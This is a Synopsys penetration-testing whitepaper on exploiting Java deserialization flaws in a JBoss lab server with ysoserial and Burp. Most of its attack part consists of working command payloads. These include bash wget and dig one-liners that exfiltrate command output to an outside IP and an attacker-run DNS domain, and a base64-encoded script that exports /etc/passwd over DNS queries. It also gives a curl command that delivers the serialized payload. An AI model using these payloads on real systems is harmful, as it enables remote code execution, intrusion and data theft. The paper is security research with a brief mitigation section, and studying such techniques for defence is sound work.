# **SYNOPSYS**<sup>®</sup>

# Exploiting the Java Deserialization Vulnerability

David Bohannon, Security Consultant

Travis Biehn, Technical Strategist



## TABLE OF CONTENTS

- Page 3: Introduction
- Page 3: Identifying the vulnerability
- Page 6: Exploiting the vulnerability: Blind command execution
- Page 8: Complicating factors
- Page 11: Data ex-filtration via DNS
- Page 13: Staging tools and target reconnaissance
- Page 17: Mitigation
- Page 17: About Synopsys

## Introduction

In the security industry, we know that operating on untrusted inputs is a significant area of risk; and for penetration testers and attackers, a frequent source of high-impact issues. Serialization is no exception to this rule, and attacks against serialization schemes are innumerable. Unfortunately, developers enticed by the efficiency and ease of reflection-based and native serialization continue to build software relying on these practices.

Java deserialization vulnerabilities have been making the rounds for several years. Work from researchers like <u>Chris Frohoff</u> and <u>Gabriel Lawrence</u> draws attention to these issues and the availability of functional, easy to use payload-generation tools. Thus, attackers are paying more attention to this widespread issue.

While remote code execution (RCE) via property-oriented programming (POP) gadget chains is not the only potential impact of this vulnerability, we are going to focus on the methods that Cigital employs for post-exploitation in network-hardened environments using RCE payloads. Previously published attack-oriented research focuses mostly on white box validation (e.g., creating files in temporary directories) and timing-based blind attacks. We expand on this work by demonstrating the use of non-timing related side-channel communication and workarounds for challenges faced during exploitation.

## Identifying the vulnerability

Serialized Java objects begin with "ac ed" when in hexadecimal format and "rOO" when base64-encoded. The tmp example file contains a serialized Java object. As shown below, it begins with "ac ed" when viewed in hexadecimal format and "rOO" when base64-encoded.

[09.08.2016]db@Kali-VMI:JavaUnserializeExploits\$xxd tmp 00000308: aced 0005 7372 0032 7375 6e2e 7265 666c ....sr.2sun.refl 00000318: 6563 742e 616e 6e6f 7461 7469 6f6e 2e41 ect.annotation.A

Figure 1: Serialized Java object in hex format

[09.08.2016]db@Kali-VM1:JavaUnserializeExploits\$cat tmp | base64 r00ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxl clXK9Q8Vy36lAgACTAAMbWVtYmVyVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQAEUxq

Figure 2: Serialized Java object in base64 format

PortSwigger's proxy tool, <u>BurpSuite</u>, flags serialized Java objects observed in HTTP requests, and the Java Deserialization Scanner (Java DS) plugin allows practitioners to verify whether a serialized Java object is exploitable. To demonstrate exploitation techniques, we set up a target system running <u>Debian</u> with a vulnerable version of <u>JBoss</u>. From previous research, we know that the JMXInvokerServlet is vulnerable even though the base request does not initially include a serialized object. We use the Java DS plugin to scan the server's JMXInvokerServlet by right-clicking the request and selecting the "Send request to DS – Manual testing" option.

Intercept	HTTP history	WebSockets h	istory Options		
Forwar	rd I	Drop	ntercept is on	Action	
Raw He	×				
cept: text/l cept-Langu	Mozilla/5.0 (X11; html,application/ uage: en-US,en;	/xhtml+xml, app q=0.5	lication/xml;q=0.9,*	-	easel/38.6
cept-Encoc nnection:	ding: gzip, deflat close	e	Send to Spider		
intection.	0000		Do an active scan Send to Intruder		Challer
				Ctrl+I	
			Sand to Panast	er	Ctrl+P
			Send to Repeat		Ctrl+R
			Send to Seque	ncer	Ctrl+R
				ncer arer	Ctrl+R
			Send to Seque Send to Compa	ncer arer er	Ctrl+R
			Send to Seque Send to Compa Send to Decode Request in brow	ncer arer er	Ctrl+R ►
			Send to Seque Send to Compa Send to Decode Request in brow Send request t	ncer arer er wser	Ctrl+R
			Send to Seque Send to Compa Send to Decode Request in brow Send request t	ncer arer er wser o DS - Manual testing o DS - Exploitation	Ctrl+R
		-	Send to Seque Send to Compa Send to Decode Request in brow Send request t Send request t	ncer arer wser o DS - Manual testing o DS - Exploitation ols	•

Navigating to the Java DS tab, setting an insertion point in the body of the request, and selecting "Attack" provides us with the following results. Note that there are several potentially successful payloads.

	Extender	Project options	User options	Alerts	Deserialization Scanner
Manual testing Ex	ploiting Configurati	ons			
st: 10.0.2.6			Port: 808	30 🗌 Https	
ost: 10.0.2.6:8080 ser-Agent: Mozilla/5	lication/xhtml+xml,a; US,en;q=0.5 b, deflate	; rv:38.0) Gecko/20100101 Fir plication/xml;q=0.9,*/*;q=0.8			Results: <ul> <li>Java 6 and Java 7 (= Jdk7u21):</li></ul>

The Java DS plugin relies on a built-in, open source payload-generation tool: <u>Ysoserial</u>. In our experience, running the latest version of the tool yields the best results, as it includes the most up-to-date payload types.

After building the project, modify the Java DS plugin to point to the latest jar file.

Manual testi	ng Exploiting Configurations
	scanner configurations e scan checks
	<b>sting configuration</b> issues to scanner results de
Exploiting	configuration
Ysoserial path:	/opt/Scripts/pen_testing/JavaUnserializeExploits/ysoserial.0.0.5-SNAPSHOT-all.jar
	Figure 5: Configuring Java DS to use verbose mode and Ysoserial 0.0.5

## Exploiting the vulnerability: Blind command execution

Based on previous testing, we know that the CommonsCollections1 payload works against our target. Navigating to the Java DS "Exploiting" tab allows us to create and submit our own payloads. To demonstrate, we run the Unix system "uname -a" command.

Extender Project options User opt	ions Alerts Deserialization Scanner
Manual testing Exploiting Configurations	
ost: 10.0.2.6 Port: 80 🗌 Https	Request Response
GET /invoker/JMXInvokerServlet HTTP/1.1 Host: 10.0.2.6:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.6.0 Accept: text/html,application/xhtml+xml,application/x ml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close	Raw       Params       Headers       Hex         GET /invoker/JMXInvokerServlet HTTP/1.1       .         Host:       10.0.2.6:8080       .         User-Agent:       Mozilla/5.0 (X11; Linux x86_64; rv:38.0)       .         Gecko/20100101       Firefox/38.0 Iceweasel/38.6.0       .         Accept:       .       .       .         text/html, application/xhtml+xml, application/xml; q=0       .       .         .9.*/*; q=0.8       .       .       .         Accept-Language:       en-US, en; q=0.5       .       .         Accept-Encoding:       gzip, deflate       .       .         Connection:       close       .       .       .         Content-Length:       1400       .       .       .
Set Insertion Point java -jar ysoserial CommonsCollections1 "uname -a <mark>"</mark>	<ul> <li>②② [sr 2sun.reflect.annotation.AnnotationInvocationHandlerU②③[]③~④[] [L] memberValuest []Ljava/util/Map;L] [typet []Ljava/lang/Class;xps}</li> <li>java.util.Mapxr []java.lang.reflect.Proxy④<sup>(2)</sup></li> <li>③[C④[] [L] [ht %Ljava/lang/reflect/InvocationHandler;xpsq ~ sr *org.apache.commons.collections.map.LazyMapn哈③y[①] [L] [factoryt ,Lorg/apache/commons/collections/Transformer;xpsr :or glanache.commons collections functors ChainedTransformer;xpsr ]</li> </ul>
Attack Attack Base64 Attack Ascii HEX	? < + > Type a search 0 matches Time to execute: 8 milliseconds
Figure 6: Submitting "unar	me -a" command with Java DS

Inspecting the server response reveals another serialized object. However, it does not give us any indication as to whether our command was successful, nor any hints around the command's output.

Raw Headers Hex
Name Housers Hox
HTTP/1.1 200 OK Server: Apache-Coyote/1.1 X-Powered-By: Servlet/3.0; JBossAS-6 Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue Date: Thu, 08 Sep 2016 23:53:55 GMT Connection: close
Image: Sorg.jboss.invocation.MarshalledValue       Image: Sorg.jboss.invocation.InvocationException       Image: Sorg.jboss.invocation.Invokes       Image: Sorg.jboss.invokes       Image: Sorg.jb
Figure 7: Response to "uname -a" payload contains another serialized object

One technique to validate the successful execution of our commands is to use a time-based side-channel. By suspending the executing thread with Java sleep, we can determine that an application is exploitable by measuring how long it takes the target to provide a response.

A sleep-based payload is fine for identification, but not very helpful for a simulated attack. Let's examine using other side-channels for interacting with our target.

## Complicating factors

The Commons Collections POP gadget passes our command to Apache Commons exec. As such, the commands are invoking without a parent shell. Operating without a shell is limiting, but we can invoke a Bash shell to run our payloads with the "bash -c" command. As a final obstacle, Commons exec parses commands based on whitespace and payloads with spaces that do not execute as expected.

Request Response
Raw Headers Hex
HTTP/1.1 200 OK Server: Apache-Coyote/1.1 X-Powered-By: Servlet/3.0; JBossAS-6 Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue Date: Thu, 08 Sep 2016 23:53:55 GMT Connection: close
<pre>\$</pre>
Figure 8: Java sleep payload results in 10-second delay

A sleep-based payload is fine for identification, but not very helpful for a simulated attack. Let's examine using other side-channels for interacting with our target.

## Complicating factors

The Commons Collections POP gadget passes our command to Apache Commons exec. As such, the commands are invoking without a parent shell. Operating without a shell is limiting, but we can invoke a Bash shell to run our payloads with the "bash -c" command. As a final obstacle, Commons exec parses commands based on whitespace and payloads with spaces that do not execute as expected.

One approach is to use Bash string manipulation functions. The following example loads the base64 result of the "echo testing" command into variable c which is then added to wget request's path:

#### bash -c c=`{echo,testing}|base64`&&{wget, 54.161.175.139/\$c}'

We can also use the \$IFS (internal file separator) variable to denote spaces within the command passed to Bash:

#### bash -c wget\$IFS54.161.175.139/'`uname\$IFS-a|base64`

As a final note, back-ticks and dollar signs may need to be escaped with a back-slash depending on where and how the payloads are produced.

ost: 10.0.2.6	Port: 808( 🗌 Https 🔤 Request 🗍 Re	sponse	
GET /invoker/JMXInvokerServlet HTTP/1.1 Host: 10.0.2.6:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko eweasel/38.6.0 Accept: text/html,application/xhtml+xml,application/xml;q= Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close	20100101 Firefox/38.0 Ic 0.9,*/*;q=0.8 0.9,*/*;q=0.8 0.9,*/*;q=0.8 0.9,*/*;q=0.8 0.9,*/*;q=0.8 0.9,*/*;q=0.9,*/*; 0.0,0,*/*;q=0.9,*/*; 0.0,0,*/*; 0.0,0,*/*;q=0.9,*/*; 0.0,0,0,*/*;q=0.9,*/*; 0.0,0,0,0,0,*/*; 0.0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0	GET /invoker/JMXInvokerServlet HTTP/1.1 Host: 10.0.2.6:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.6.0	
Set Insertion Point Clear Insertion java -jar ysoseri CommonsCollections1 "bash -c wget\$IFS'54.161.175.139/"	nInvocationHand berValuest []Lja ava/lang/Class;× java.util.Mapxr	reflect.annotation.Annotatio lerU��[]�~�[] [L mem wa/util/Map:L [typet [Lj ps} [] [java.lang.reflect.Proxy�'�	
Attack Attack Base64 Attack As		+ > Type 0 matche	

ubuntu@ip-172-31-56-48:/var/log/apache2\$ tail -n1 access.log 216.85.161.194 - - [15/Sep/2016:22:30:57 -0400] "GET /TGludXggZGViaWFuMSAzLjE2LjAtNC1hbWQ 2NCAjMSBTTVAgRGViaWFuIDMuMTYuNy1ja3QyMC0x HTTP/1.1" 404 569 "-" "Wget/1.16 (linux-gnu)" ubuntu@ip-172-31-56-48:/var/log/apache2\$

Figure 10: Base64-encoded "uname -a" output appended to request in Apache logs

#### Extracting and decoding the data from the Apache logs reveals the "uname -a" output from the victim system.

ubuntu@ip-172-31-56-48:/var/log/apache2\$ tail -n1 access.log | cut -d/ -f4 | cut -d ' ' f1| base64 -d Linux debian1 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt20-1ubuntu@ip-172-31-56-48:/var/log/ apache2\$

Figure 11: Base64-decoded "uname –a" output from Apache logs

If we are able to receive requests from the vulnerable application's host using *wget*, then we can place a reverse shell to facilitate comfortable post-exploitation. However, this is not always a viable option. Outbound traffic is typically restricted on application servers hosted inside enterprise data centers. To simulate a typical network-hardened host, we configure a firewall on our victim system so that the only outbound traffic allowed is DNS traffic over UDP port 53.

Even if the vulnerable application is limited to internal-only hosts, internal resolvers readily perform recursive name resolution—a practice that we can use to our advantage.

## Data ex-filtration via DNS

We set up a publicly-facing DNS server and registered it as the authoritative nameserver for the domain *dbohannon.com*. Using the Unix dig command, we can make our target resolve an arbitrary name.

Comparer Extender Project options	User options	Alerts	Deserialization Scanner
Manual testing Exploiting Configurations			
st: 10.0.2.6	Port: 808 🔲 Https	Request	Response
St: 10.0.2.6       Port: 808 Prict         ET /invoker/JMXInvokerServlet HTTP/1.1         ost: 10.0.2.6:8080         ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/3         .0 Iceweasel/38.6.0         ccept: text/html, application/xhtml+xml, application/xml; q=0.9,*/*; q=0.8         ccept-Language: en-US, en; q=0.5         ccept-Encoding: gzip, deflate         onnection: close         as         Clear Insertion Point         java -jar ysoserial         ommonsCollections1		HTTP/1.1 20 Server: Apac X-Powered-E Content-Type application/x class=org.jb Date: Fri, 09 Connection: Connection: Connection: U= U= Cast jboss.invoc. JD U= Cast jboss.inv	che-Coyote/1.1 by: Servlet/3.0; JBossAS-6 e: -java-serialized-object; boss.invocation.MarshalledValue Sep 2016 19:16:38 GMT close org.jboss.invocation.MarshalledVal JŇ xpz □ □0�� □sr (o ation.InvocationException�T��ţ6] Iset □Ljava/lang/Throwable;xr xception��□>[]:�0 = xr □java. ble��5'9w��0 = □L □causeq ~ ssaget □Ljava/lang/String;[ □[Ljava.lang.StackTraceElement ur □[Ljava.lang.StackTraceEleme 90 xp □sr □java.lang.St menta Ś&61 □I. □[declaringClassq ~ □L □file □L
		methodNam	
		Time to exe	cute: 37 milliseconds

Inspecting the DNS logs reveals the DNS lookup request from the target host. We see "testingJavaDeserializationPayload" pre-pended to our request.

ubuntu@ip-172-31-56-48:~\$ cat /var/log/syslog | grep Query | grep -m1 testingJavaDe serializationPayload Sep 9 15:16:37 ip-172-31-56-48 etc\_maradns\_mararc[1090]: Query from: 208.69.32.13 A<mark>testingJavaDeserializationPayload</mark>.dbohannon.com. ubuntu@ip-172-31-56-48:~\$

Figure 13: DNS request from victim system

Using this method of pre-pending data to DNS queries, we begin to ex-filtrate data from our victim system. Similar to the wget method, we base64-encode the data to eliminate special characters and whitespace that may invalidate the request.

Starting with uname from our target:

#### "bash -c dig\$IFS`uname\$IFS-a|base64`.dbohannon.com"

For larger output, we are limited in how long the requested domain name can be. As such, we can split the result into two parts:

"bash -c dig\$IFS`uname\$IFS-a|cut\$IFS-dD\$IFS-f1|base64`.dbohannon.com"


Ma	nual testing Exploiting Configurations	
Host:	10.0.2.6 Port: 80 🖸	Https Request Response
Hos Use 100 Acce 9.*/ Acce Acce	/invoker/JMXInvokerServlet HTTP/1.1 : 10.0.2.6:8080 Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Geck .01 Firefox/38.0 Iceweasel/38.6.0 pt: text/html,application/xhtml+xml,application/xml;q :;q=0.8 pt-Language: en-US,en;q=0.5 pt-Encoding: gzip, deflate hection: close	Server: Apache-Coyote/1.1
	Set Insertion Point Clear Insertion Point	����[]]] []L []causet []Ljava/l ang/Throwable;xr []java.lang.E
Com -dD	java -jar ysoserial monsCollections1 "bash -c dig\$IFS`uname\$IFS-a cut IFS-f1 þase64`.dbohannon.com"	xception��[>[:]�] xr [jav .lang.Throwable��5'9w��[] [causeq ~ [L detailMessaget [Ljava/lang/Str ing:[ stackTracet [[Ljava/lang/StackT raceElement;xpq ~ [pur [[Lj ? 0 ma
	Attack Attack Base64 Attack Ascii HEX	Time to execute: 9 milliseconds

Figure 14: Pre-pending "uname" output to DNS request

TGludXggZGViaWFuMSAzLjE2LjAtNC1hbWQ2NCAjMSBTTVAgCg==.dbohannon.com. ubuntu@ip-172-31-56-48:~\$

Figure 15: Base64-encoded data pre-pended domain name in DNS logs

Using *grep* and *cut*, we extract and decode the payload from the DNS query. This reveals that our victim system is named debian1 and is running Linux 3.16.0.4-amd64.



We repeat the above process to obtain the second half of the "uname -a" output.

### Staging tools and target reconnaissance

With a way of interacting with the target, our focus moves to staging scripts and tools on the host. We demonstrate this technique by placing a script that helps us exfiltrate larger files.

Our script conducts the following steps to exfiltrate large files:

- 1. Parse the target file using the xxd utility.
- 2. Pre-pend each hex-encoded piece to a dig DNS query.
- 3. Add an index number in case the DNS queries arrive out of order.
- 4. Add a unique identifier in case multiple exports are conducted simultaneously.
- 5. Execute the dig commands.

Figure 17: Shell script used to chunk and export files via DNS

In order to place the script on the victim system, we base64-encode the script and use echo to write a new file in the /tmp directory:

CommonsCollections1 "bash -c echo\$IFS'IyEvYmluL2Jhc2gKaGV4RHVtcD1geHhkIC1wICQxY-CAKaT0wCmZvciBsaW5IIGluICRoZXhEdW1wCmRvCglkaWcgJGxpbmUiLiIkKChpKyspKSIuREIxLm-Rib2hhbm5vbi5jb20iCmRvbmUKCg=='|base64\$IFS-d\$IFS>\$IFS/tmp/export.sh"

Burp Intruder Repeater Window Help		
Target Proxy Spider Scanner Intruc Comparer Extender Project options User	der Repeater Sequencer Decoder options Alerts Deserialization Scanner	
Manual testing Exploiting Configurations		
lost: 10.0.2.6 Port: 8( 🔲 Https	Request Response	
GET /invoker/JMXInvokerServlet HTTP/1.1 Host: 10.0.2.6:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:3 8.0) Gecko/20100101 Firefox/38.0 Iceweasel/38 .6.0 Accept: text/html,application/xhtml+xml,applica tion/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close	Raw       Headers       Hex         HTTP/1.1 200 OK       Server: Apache-Coyote/1.1         X-Powered-By: Servlet/3.0; JBossAS-6       Content-Type:         application/x-java-serialized-object;       class=org.jboss.invocation.Marshalle         dValue       Date: Sun, 25 Sep 2016 02:48:43 GMT         Connection: close       Isr \$org.jboss.invocation.Marshalle         Vel       Dsr \$org.jboss.invocation.Marshalle	
Set Insertion Point Clear Insertion Point java -jar ysoserial	②     ⑦      ⑦	
CommonsCollections1 "bash -c echo\$IFS'IyEvY mluL2Jhc2gKaGV4RHVtcD1geHhkIC1wICQxYCAK aT0wCmZvciBsaW5IIGluICRoZXhEdW1wCmRvCg lkaWcgJGxpbmUiLiIkKChpKyspKSIuREIxLmRib2hh bm5vbi5jb20iCmRvbmUKCg==' base64\$IFS-d\$I FS>\$IFS/tmp/export.sh"	ng.Throwable q ~ [L detailMessaget [Ljava/lang/String:[ ? < + > 0 matches Time to execute: 17 milliseconds	

Figure 18: Payload used to echo base64-encoded shell script to victim system

Now that our script has been written to the target host at */tmp/export.sh*, we make the file executable by running the "chmod 777 /tmp/export.sh" command. Now that the script is executable, we extract our target file, */etc/passwd/*, with *export.sh*.

ost: 10.0.2.6 Port: 30: 🗌 Https	Request Response		
GET /invoker/JMXInvokerServlet HTTP/1.1 Host: 10.0.2.6:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Geck o/20100101 Firefox/38.0 Iceweasel/38.6.0 Accept: text/html,application/xhtml+xml,application/xml;q =0.9.*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close	RawParamsHeadersHexGET /invoker/JMXInvokerServletHTTP/1.1Host: 10.0.2.6:8080User-Agent: Mozilla/5.0 (X11; Linuxx86_64; rv:38.0)Gecko/20100101Firefox/38.0 Iceweasel/38.6.0Accept:text/html, application/xhtml+xml, application/xml; q=0.9,*/*; q=0.8Accept-Language: en-US, en; q=0.5Accept-Encoding: gzip, deflateConnection: closeContent-Length: 1418		
Set Insertion Point       Clear Insertion Point         java -jar ysoserial         CommonsCollections1 "/tmp/export.sh /etc/passwd"         Attack       Attack Base64	<ul> <li>Isr 2sun.reflect.annotation.Annot ationInvocationHandlerU</li> <li>IL memberValuest [Ljava/util/Map;L [typet [Ljava/lang/Class;xps}]</li> <li>java.util.Mapxr [java.lang.reflect.Pro</li> <li>+ &gt; 0 matche</li> <li>Time to execute: 22 milliseconds</li> </ul>		

Inspecting the DNS logs show each part of our target file and its index number.

ubuntu@ip-172-31-56-48:~\$ cat /var/log/syslog   grep DB1   grep Query   cut -dA -f2-
sort -tk2 -gu
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173.1.DB1.dbohannon.com.
680a6461656d6f6e3a783a313a313a6461656d6f6e3a2f7573722f736269.2.DB1.dbohannon.com.
6e3a2f7573722f7362696e2f6e6f6c6f67696e0a62696e3a783a323a323a.3.DB1.dbohannon.com.
62696e3a2f62696e3a2f7573722f7362696e2f6e6f6c6f67696e0a737973.4.DB1.dbohannon.com.
3a783a333a333a7379733a2f6465763a2f7573722f7362696e2f6e6f6c6f.5.DB1.dbohannon.com.
67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f.6.DB1.dbohannon.com.
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f75.7.DB1.dbohannon.com.
73722f67616d65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e.8.DB1.dbohannon.com.
Figure 20: Each part of the /etc/passwd file is pre-pended to a DNS query visible in the DNS server logs

Using the following command, we extract each piece from the DNS logs, remove all newline characters, and pass the value back through the xxd utility:

cat /var/log/syslog | grep DB1 | grep Query | cut -dA -f2- | sort -t. -k2 -gu | cut -d. -f1 | tr -d '\n' | xxd -r -p

The result is the re-constructed /etc/passwd file from the victim system.

ubuntu@ip-172-31-56-48:~\$ cat /var/log/syslog | grep DB1 grep Query | cut -dA -f2- | sort -t. -k2 -gu | cut -d. -f1 tr -d '\n' | xxd -r -p root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

Figure 21: Reconstructing the data from each DNS query gives us the complete file

Beyond /etc/passwd, retrieving configuration files, WAR files, and other interesting targets furthers compromise.

We employ a similar method to write arbitrary binary files on the target file system. We then split those files into 400 byte pieces, place them on the target file system, verify their integrity with md5sum, then combine with join. DNS reverse shell tools, like DNSCat2, are candidates for this stage of the attack.

Finally, practitioners interested in scripting or automating these tasks will be happy to hear that Ysoserial can be invoked directly from the command-line. Be aware that the Bash string concatenation technique works better than the \$IFS approach.

java -jar ysoserial-0.0.5-SNAPSHOT-all.jar CommonsCollections1 'dig testingCommandLine.dbohannon.com' | curl --data-binary @- http://10.0.2.6:8080/invoker/JMXInvokerServlet

## Mitigation

The bottom line for those securing software is this: don't deserialize untrusted input. RCE by POP gadgets is only one impact of this vulnerability. Other issues include exposing underlying issues with class-loading in the JVM, Denial of Service attacks, and other unexpected abuses of application logic.

Unfortunately, this will not help those dealing with third-party, open source, or legacy components that are in production today. The best option available is a combination of Java deserialization whitelist/blacklist agents like notsoserial, and restrictive Java SecurityManager policies.

Those interested in an in-depth discussion of the approaches to mitigation should see <u>Terse Systems'</u> examination of the issue.

## THE SYNOPSYS DIFFERENCE

Synopsys offers the most comprehensive solution for integrating security and quality into your SDLC and supply chain. Whether you're well-versed in software security or just starting out, we provide the tools you need to ensure the integrity of the applications that power your business. Our holistic approach to software security combines best-in-breed products, industryleading experts, and a broad portfolio of managed and professional services that work together to improve the accuracy of findings, speed up the delivery of results, and provide solutions for addressing unique application security challenges. We don't stop when the test is over. Our experts also provide remediation guidance, program design services, and training that empower you to build and maintain secure software.

For more information go to www.synopsys.com/software.

# **SYNOPSYS**<sup>®</sup>

185 Berry Street, Suite 6500 San Francisco, CA 94107 USA

U.S. Sales: **(800) 873-8193** International Sales: **+1 (415) 321-5237** Email: **software-integrity-sales@synopsys.com**